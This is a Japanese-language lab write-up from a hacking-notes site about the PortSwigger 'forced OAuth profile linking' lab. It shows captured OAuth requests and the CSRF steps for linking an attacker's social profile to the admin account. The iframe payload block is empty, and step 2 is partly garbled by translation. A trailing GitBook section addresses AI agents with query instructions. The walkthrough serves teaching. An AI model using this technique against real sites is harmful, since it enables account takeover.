> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/forced-oauth-profile-linking.md).
# 強制的なOAuthプロフィール連携
強制的なOAuthプロフィール連携の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含みます。
### 強制OAuthプロファイルリンク
**ラボの説明**
このラボでは、従来の認証の代わりに OAuth を使って、ソーシャルネットワークのプロフィールをユーザーアカウントにリンクする機能を提供しています。/ クライアント側の OAuth フローの実装が不十分なため、攻撃者はこの仕組みを別のユーザーのアカウントに自分のソーシャルプロフィールを関連付けるように転用できます。

目的:/ CSRF 攻撃を実行して、あなたのソーシャルネットワークプロフィールをサイト管理者アカウントにリンクし、その後管理パネルにアクセスしてユーザーを削除する **carlos**.
制約:
* 管理者は、操作サーバーから送信されたあらゆるコンテンツを必ず開きます。
* 管理者は常にブログサイトでアクティブなセッションを持っています。
**利用可能なアカウント**

* サイトアカウント: `wiener / peter`

* ソーシャルネットワークプロフィール: `peter.wiener / hotdog`
**OAuth メカニズムの分析**
* サイトでは、ログインとパスワードによる従来の接続が可能です。
OAuth(ソーシャルネットワーク)による接続も利用できます。
* 既存のユーザーは、自分のアカウントにソーシャルネットワークのプロフィールをリンクできます。
リンクの際、認証ポイントに OAuth クエリが送信されます:
{% code overflow="wrap" %}
```http
GET /auth?client_id=s4z8vs36ubaet908r8qfn&redirect_uri=https://0ac30047040d749984bf3b740088002a.web-security-academy.net/oauth-linking&response_type=code&scope=openid%20profile%20email HTTP/2
```
{% endcode %}
認証後、ユーザーは OAuth コードを含む URL にリダイレクトされます:
```http

GET /oauth-linking?code=pYNeIWIFHaUh_fmTub7fAYLzcyNAEvDoKMh9iljTU1Q HTTP/2
```
このコード:
* 1回限りで使用可能
* 現在認証されているアカウントに OAuth プロフィールをリンクするためのもの
**脆弱性の悪用**
1. あなたのアカウントとソーシャルネットワークプロフィールのリンク手順を開始します。


2. を傍受してコピーします `/OAuth-linking?code=...` URL。
コードが消費されないように、リクエストを破棄します。
操作サーバーから、この URL を CSRF 攻撃で管理者に送信します。たとえば iframe を使用します
{% code overflow="wrap" %}
```javascript
```
{% endcode %}
管理者がページを読み込みます:
OAuth コードが消費される
攻撃者の OAuth プロフィールが管理者アカウントにリンクされる
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/oauth-authentication/forced-oauth-profile-linking.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.